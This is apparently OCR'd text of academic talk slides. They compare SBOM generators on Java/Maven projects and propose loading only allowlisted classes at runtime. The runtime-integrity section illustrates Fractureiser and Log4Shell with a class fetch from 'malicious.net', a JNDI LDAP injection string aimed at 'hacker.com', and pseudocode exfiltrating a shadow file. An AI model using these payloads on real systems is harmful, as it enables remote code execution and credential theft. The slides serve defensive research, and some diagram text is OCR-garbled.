


Quantitative Analysis

- Compare 6 producers against the ground truth


- Each datapoint is an average of 26 runs on different Java projects

- A blue dot represents percentage of dependencies



Results: jbom

- Lowest precision and recall
- jbom fails to resolve versions and group IDs of dependencies
- Even if it correctly reports a dependecy, it does not get the transitive dependecies




Results: Open Rewrite & Cyclone DX maven plugin

- Highest precision but low recall


- Open Rewrite does not scan the submodules of the project so it misses many dependencies. It seems it is unaware of the maven module system.

- They also don't include the test dependencies in the SBOM produced




Results: CycloneDX Generator & Depscan

- Highest recall
- They are similar because they use the same backend
- Some false-positives are due to how maven decides dependency resolution if two versions of same dependency are present
- Discovery of submodule
    - Submodule not directly linked in parent project so depscan is unable to discover them



Results: build-info-go

- Highest precision
- Difference of definitions of dependencies with ground truth. Build-info-go considers submodules as dependency, but maven does not
- Marks the root project as dependency



Takeaways: SBOM Consumers

- SBOM varies with SBOM producer
- Standard leaves room for interpretation. For example, no imposition is placed on the presence of dependencies
- Quality of producers will increase with consumption
- Higher adoption will improve the standard

Takeaways: Java Developer

- Build-Info-Go is the best SBOM producer
- Different SBOM producers provide distinct feature set
- There is no silver bullet
- Quality of different producers varies on different projects
- Quality of the SBOM depends upon the maven build complexity

Takeaways: Researchers

- When should we produce an SBOM?
  - Recently answered by Types of Software Bill of Material (SBOM) Documents; a document by a US government agency
  - Design, Source, Build, Analyzed, Deployed, Runtime
  - They *are not* tied to specific stages of supply chain

- Shall we produce multiple SBOMs at different stages?

- At which stages in the supply chain?

SBOM vs Dependency List

- Offers view into third party dependencies

- It can include more data about depenencies
    - Licenses
    - External references
    - Embedded executables
    - Provenance information

- A dependency list can be considered a primitive SBOM according to the standard

Related Work

- Export SBOM for GitHub repository
  - Not in study because:
    - Did not report versions for many dependencies
    - Online tool
- GraalVM produces SBOM during build
  - Not in study because: Many projects were not compilable with GraalVM
- Microsoft SBOM tool
  - Not in study because: SPDX <-> CycloneDX conversion loses data
- Snyk
  - Not in study because: Not supported for Maven
- Other tools are are listed here: https://github.com/chains-project/SBOM-2023/blob/main/all-producers.md

Runtime Integrity in Java Ecosystem

"Program code stored on disk is unlikely to cause damage until it runs"

Source: Forrest, Stephanie, et al. "A sense of self for unix processes." Proceedings 1996 IEEE symposium on security and privacy. IEEE, 1996.

"Only run code that you know" - Aman

1. Fractureiser: Virus found in many packages of Minecraft

2. Log4Shell: Bug in the popular logging library Log4J

Fractureiser (2023)

1. Malicious actors uploaded packages to CurseForge


```
static void _52334349df() {
    Class.forName("http://malicious.net/MaliciousClass.class")
}
```

2. Users would download this package and execute Minecraft
3. The static function is invoked upon class loading
4. MaliciousClass.class initiated a chain wherein eventually it steals credentials and cookies

Source: https://github.com/fractureiser-investigation/fractureiser/blob/main/docs/tech.md

Prevention: Don't allow unknown classes to be loaded

Log4shell (2021)



1 Hacker crafts an HTTP request.
2 Enterprise server queries hacker owned LDAP server for **Exploit.class**.
3 Hacker's server sends back LDAP data including malicious Java class.
4 Malicious Java class is loaded in the JVM of server.
5 **Exploit.class** steals sensitive data and send it to hacker.
B
J

```
GET https://vulnerable.server.com
User-Agent: ${jndi:ldap://hacker.com
Exploit.class}
```

```
class Exploit {
  pwd = steals("cat ~/etc/shadow");
  sendToHacker(pwd);
}
```


Prevention: Don't allow unknown classes to be loaded

Goal


No unknown class should be loaded at runtime!

1. Why upon *loaded*? Code can execute upon load itself
2. How do we define *unknown?* We build an allowlist of the following
   - An inbuilt Java class: Get it from the JDK
   - A dependency class: Get it from SBOM
   - A runtime class: Get it from runtime workload
3. This helps us define a baseline of what normal looks like

Source: C. Hughes and T. Tony, Software Transparency: Supply Chain Security in an Era of a Software-Driven Society.



Workflow



Maven package
B
External Source
WWW
B
Runtime code generation
B
JAVA
1
"Java, load this class, please"
"Should we load this class?"
1a
Allowed Classes
SBOM.exe
"Yes, we can!"
1b
Java
"Here it is:
J
2

Related Work

[1] P. C. Amusuo, K. A. Robinson, S. Torres-Arias, L. Simon, and J. C. Davis, 'Preventing Supply Chain Vulnerabilities in Java with a Fine-Grained Permission Manager'. arXiv, Oct. 21, 2023. doi: 10.48550/arXiv.2310.14117.

[2] A. J. Gaidis, V. Atlidakis, and V. P. Kemerlis, 'SysXCHG: Refining Privilege with Adaptive System Call Filters', 2023.

[3] H. Ba, H. Zhou, H. Qiao, Z. Wang, and J. Ren, 'RIM4J: An Architecture for Language-Supported Runtime Measurement against Malicious Bytecode in Cloud Computing', *Symmetry*, vol. 10, no. 7, Art. no. 7, Jul. 2018, doi: 10.3390/sym10070253.

[4] W. Wang *et al.*, 'HODOR: Shrinking Attack Surface on Node.js via System Call Limitation'. arXiv, Jun. 24, 2023. Accessed: Jul. 11, 2023. [Online]. Available: http://arxiv.org/abs/2306.13984

[5] M. Rostamipoor, S. Ghavamnia, and M. Polychronakis, 'Confine: Fine-grained system call filtering for container attack surface reduction', *Computers & Security*, vol. 132, p. 103325, Sep. 2023, doi: 10.1016/j.cose.2023.103325.

[6] M. Ohm, T. Pohl, and F. Boes, 'You Can Run But You Can't Hide: Runtime Protection Against Malicious Package Updates For Node.js'. arXiv, May 31, 2023. doi: 10.48550/arXiv.2305.19760.

Conclusion

1. Standardising the SBOM is hard as the consumption is not a common practice yet and vice versa

2. The motive is clear: *make software transparent to prevent software supply chain attacks in future*

3. SBOM can provide a way to record the baseline behaviour of the application

Personal
Webpage

https://algomaster99.gtihub.io

Thank you!

Questions?

Aman Sharma

amansha@kth.se

Research
Group

http://chains.proj.kth.se/